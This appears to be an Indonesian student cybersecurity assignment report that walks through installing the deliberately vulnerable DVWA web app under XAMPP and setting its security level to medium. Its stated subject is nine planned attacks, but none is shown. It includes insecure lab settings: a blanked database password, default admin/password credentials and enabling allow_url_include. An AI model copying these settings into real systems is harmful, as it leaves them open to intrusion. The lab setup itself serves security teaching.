

TUGAS BESAR 2 KEAMANAN SIBER



Oleh :

Indra Deva Aji Zakaria (1301190320)

Rahmatia Primadiati (1301194091)

Zakia Syahrini (1301194108)

**PROGRAM STUDI INFORMATIKA
FAKULTAS INFORMATIKA
UNIVERSITAS TELKOM
BANDUNG
2021**

I. PENDAHULUAN

Pada tugas besar atau CLO3 mata kuliah keamanan siber ini, mahasiswa diminta untuk melakukan 9 serangan dengan menggunakan Damn Vulnerable Web Application atau DVWA. DVWA sendiri adalah aplikasi web PHP/MySQL yang sangat rentan. Tujuan utamanya adalah untuk menjadi bantuan bagi profesional keamanan untuk menguji keterampilan dan alat mereka di lingkungan hukum, membantu pengembang web lebih memahami proses mengamankan aplikasi web dan membantu guru/siswa untuk mengajar/mempelajari keamanan aplikasi web di lingkungan ruang kelas.


Tujuan DVWA adalah untuk percobaan peretasan atau mempraktekkan beberapa kerentanan website seperti Brute Force, CSRF, LFI, File Upload, Insecure CAPTCHA, SQL Injection, XSS, dll. Dengan beberapa tingkat kesulitan pada Security Level yaitu Low, Medium, High, Impossible. Pada web aplikasi DVWA ini ada kerentanan yang terdokumentasi dan tidak terdokumentasi, hal ini memang disengaja karena para pengguna harus mencoba peretasan untuk menemukan kerentanan sebanyak mungkin.

II. PEMBAHASAN


1. Install DVWA

Hal pertama yang harus dilakukan untuk menginstall DVWA yaitu download DVWA pada link github dibawah ini:


<https://github.com/digininja/DVWA>



Lalu, pergi ke tombol hijau yang bertuliskan “ Code “ lalu tekan “ Download ZIP.



Setelah itu, kami copy file ZIP DVWA yang awalnya terdapat di folder Download, kami paste ke folder “htdocs” pada folder XAMPP.



Setelah di copy paste ke htdocs, langkah selanjutnya itu kami mengekstrak file ZIP DVWA.

| | | |
|--------------|------------------|----------------------|
| codeigniter3 | 05/09/2021 7:44 | File folder |
| dashboard | 28/02/2021 19:22 | File folder |
| DVWA-master | 30/12/2021 20:08 | File folder |
| img | 28/02/2021 19:22 | File folder |
| webalizer | 28/02/2021 19:22 | File folder |
| xampp | 28/02/2021 19:22 | File folder |
| applications | 27/08/2019 21:02 | Chrome HTML Do... |
| bitnami | 27/08/2019 21:02 | Cascading Style S... |
| DVWA-master | 28/12/2021 23:47 | WinRAR ZIP archive |
| favicon | 16/07/2015 22:32 | Icon |
| index | 16/07/2015 22:32 | PHP Source File |

Lalu, setting DVWA dengan pergi ke file DVWA-master lalu ke file config, maka akan terdapat file “config.inc.php.dist”, file tersebut kami rename menjadi “config.inc.php” dan akan menjadi seperti gambar dibawah ini:

| DATA (D:) > XAMPP > htdocs > DVWA-master > config | | |
|---------------------------------------------------|------------------|-----------|
| Name | Date modified | Type |
| config.inc.php.dist | 01/12/2021 15:59 | DIST File |

| DATA (D:) > XAMPP > htdocs > DVWA-master > config | | |
|---------------------------------------------------|------------------|-----------------|
| Name | Date modified | Type |
| config.inc | 01/12/2021 15:59 | PHP Source File |

Lalu kita buka file “ config.inc “ pada VSCode, dan dapat terlihat bahwa pada line 21 terdapat password berisi dengan “ p@ssw0rd “ seperti gambar di bawah ini.

```

config.inc.php X
D: > XAMPP > htdocs > DVWA-master > config > config.inc.php
1  k?php
2
3  # If you are having problems connecting to the MySQL database and all of the variables below are correct
4  # try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
5  # Thanks to @digininja for the fix.
6
7  # Database management system to use
8  $DBMS = 'MySQL';
9  # $DBMS = 'PGSQL'; // Currently disabled
10
11 # Database variables
12 # WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
13 # Please use a database dedicated to DVWA.
14 #
15 # If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
16 # See README.md for more information on this.
17 $_DVWA = array();
18 $_DVWA[ 'db_server' ] = '127.0.0.1';
19 $_DVWA[ 'db_database' ] = 'dvwa';
20 $_DVWA[ 'db_user' ] = 'dvwa';
21 $_DVWA[ 'db_password' ] = 'p@ssw0rd';
22 $_DVWA[ 'db_port' ] = '3306';
23
24 # ReCAPTCHA settings
25 # Used for the 'Insecure CAPTCHA' module
26 # You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
27 $_DVWA[ 'recaptcha_public_key' ] = '';
28 $_DVWA[ 'recaptcha_private_key' ] = '';
29
30 # Default security level
31 # Default value for the security level with each session.

```

```

17  $_DVWA = array();
18  $_DVWA[ 'db_server' ] = '127.0.0.1';
19  $_DVWA[ 'db_database' ] = 'dvwa';
20  $_DVWA[ 'db_user' ] = 'dvwa';
21  $_DVWA[ 'db_password' ] = 'p@ssw0rd';
22  $_DVWA[ 'db_port' ] = '3306';

```

Tahap selanjutnya hapus “p@ssw0rd” tersebut dan lakukan ctrl + s untuk save file.

```

config.inc.php
D: > XAMPP >htdocs > DVWA-master > config > config.inc.php
1  <img alt="PHP icon" data-bbox="171 128 185 142"/>?php
2
3  # If you are having problems connecting to the MySQL database and all of the variables below are correct
4  # try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
5  #   Thanks to @digininja for the fix.
6
7  # Database management system to use
8  $DBMS = 'MySQL';
9  #$DBMS = 'PGSQL'; // Currently disabled
10
11 # Database variables
12 #   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
13 #   Please use a database dedicated to DVWA.
14 #
15 # If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
16 #   See README.md for more information on this.
17 $_DVWA = array();
18 $_DVWA[ 'db_server' ]   = '127.0.0.1';
19 $_DVWA[ 'db_database' ] = 'dvwa';
20 $_DVWA[ 'db_user' ]     = 'dvwa';
21 $_DVWA[ 'db_password' ] = '';
22 $_DVWA[ 'db_port' ]    = '3306';
23
24 # ReCAPTCHA settings
25 #   Used for the 'Insecure CAPTCHA' module
26 #   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
27 $_DVWA[ 'recaptcha_public_key' ] = '';
28 $_DVWA[ 'recaptcha_private_key' ] = '';
29
30 # Default security level
31 #   Default value for the security level with each session.

```



```

17  $_DVWA = array();
18  $_DVWA[ 'db_server' ]   = '127.0.0.1';
19  $_DVWA[ 'db_database' ] = 'dvwa';
20  $_DVWA[ 'db_user' ]     = 'dvwa';
21  $_DVWA[ 'db_password' ] = '';
22  $_DVWA[ 'db_port' ]    = '3306';
23


```

Kemudian hapus beberapa file yang tidak digunakan dalam XAMPP disini kami hanya menisakan file DVWA-master dan codeigniter 3.

C > DATA (D:) > XAMPP >htdocs



| Name | Date modified | Type |
|--------------------------------------------------------------------------------------------------|------------------|-------------|
|  codeigniter3 | 05/09/2021 7:44 | File folder |
|  DVWA-master | 30/12/2021 20:09 | File folder |

Setelah itu buka aplikasi XAMPP dan start Apache dan MySQL pada XAMPP yang sudah terinstall pada device yang kami gunakan.



Kemudian pada Chrome buka localhost lalu akan muncul gambar seperti dibawah ini:


Index of /

| | Name | Last modified | Size | Description |
|-------------------------------------------------------------------------------------|-------------------------------|-------------------------------|----------------------|-----------------------------|
|  | DVWA-master/ | 2021-12-01 15:59 | - | |
|  | codeigniter3/ | 2019-09-19 19:08 | - | |

Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.2 Server at localhost Port 80

Lalu, tekan DVWA-master dan akan muncul halaman DVWA seperti dibawah ini.

← → ↻ (localhost/DVWA-master/login.php)



Username

Password

Masukkan Username dengan “admin” dan password dengan “password” kemudian tekan login.



Username

admin

Password

Login

Setelah menekan klik login, akan muncul halaman DVWA seperti di bawah ini:

Setup DVWA

Instructions

About

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: `D:\xampp\htdocs\DVWA-master\config\config.inc.php`

If the database already exists, it will be cleared and the data will be reset.
You can also use this to reset the administrator credentials ("admin // password") at any stage.

Setup Check

Web Server `SERVER_NAME`: localhost

Operating system: Windows

PHP version: 8.0.2
PHP function `display_errors`: Enabled (Easy Mode!)
PHP function `safe_mode`: Disabled
PHP function `allow_url_include`: Disabled
PHP function `allow_url_fopen`: Enabled
PHP function `magic_quotes_gpc`: Disabled
PHP module `gd`: Missing - Only an issue if you want to play with captchas
PHP module `mysql`: Installed
PHP module `pdo_mysql`: Installed

Backend database: MySQL/MariaDB
Database username: dvwa
Database password: *blank*
Database database: dvwa
Database host: 127.0.0.1
Database port: 3306

reCAPTCHA key: Missing

Scroll ke bawah dan akan terdapat tombol Create/Reset Database.

Backend database: **MySQL/MariaDB**
Database username: **dvwa**
Database password: ***blank***
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

reCAPTCHA key: **Missing**

[User: Zakia] Writable folder D:\XAMPP\htdocs\DVWA-master\hackable\uploads\ **Yes**

[User: Zakia] Writable file D:\XAMPP\htdocs\DVWA-master\external\phpids\0.6\lib\IDS\tmp\phpids_log.txt: **Yes**

[User: Zakia] Writable folder D:\XAMPP\htdocs\DVWA-master\config: **Yes**

Status in red, indicate there will be an issue when trying to complete some modules.


If you see disabled on either `allow_url_fopen` or `allow_url_include`, set the following in your `php.ini` file and restart Apache.

`allow_url_fopen = On`
`allow_url_include = On`

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Create / Reset Database

Tekan tombol tersebut maka akan diarahkan ke halaman login DVWA kembali, lalu masukkan username dengan “ admin ” dan password dengan “ password” maka akan masuk ke halaman DVWA-master seperti gambar dibawah ini:



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.


DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!


Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

Pada tugas besar CLO3 Keamanan Siber ini kami mensetting kesulitan DVWA menjadi Medium, tahap yang harus dilakukan yaitu pergi ke halaman DVWA Security. Pada awalnya settingan kesulitan DVWA adalah impossible.




The screenshot shows the DVWA Security page. On the left is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security (highlighted), and PHP Info. The main content area is titled 'DVWA Security' with a lock icon. Below the title is the 'Security Level' section, which states 'Security level is currently: impossible.' and provides instructions on how to set the security level to low, medium, high, or impossible. A list of four levels is provided: 1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques. 2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques. 3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions. 4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'. Below the list is a dropdown menu set to 'Impossible' and a 'Submit' button. The 'PHPIDS' section is also visible, stating 'PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' and 'PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.'

Kemudian ubah tingkat kesulitan DVWA menjadi medium dan tekan Submit.



The screenshot shows the DVWA Security page after the security level has been changed to Medium. The sidebar is identical to the previous screenshot. The main content area is titled 'DVWA Security' with a lock icon. Below the title is the 'Security Level' section, which states 'Security level is currently: impossible.' and provides instructions on how to set the security level to low, medium, high, or impossible. A list of four levels is provided: 1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques. 2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques. 3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions. 4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'. Below the list is a dropdown menu set to 'Medium' and a 'Submit' button. The 'PHPIDS' section is also visible, stating 'PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' and 'PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.'

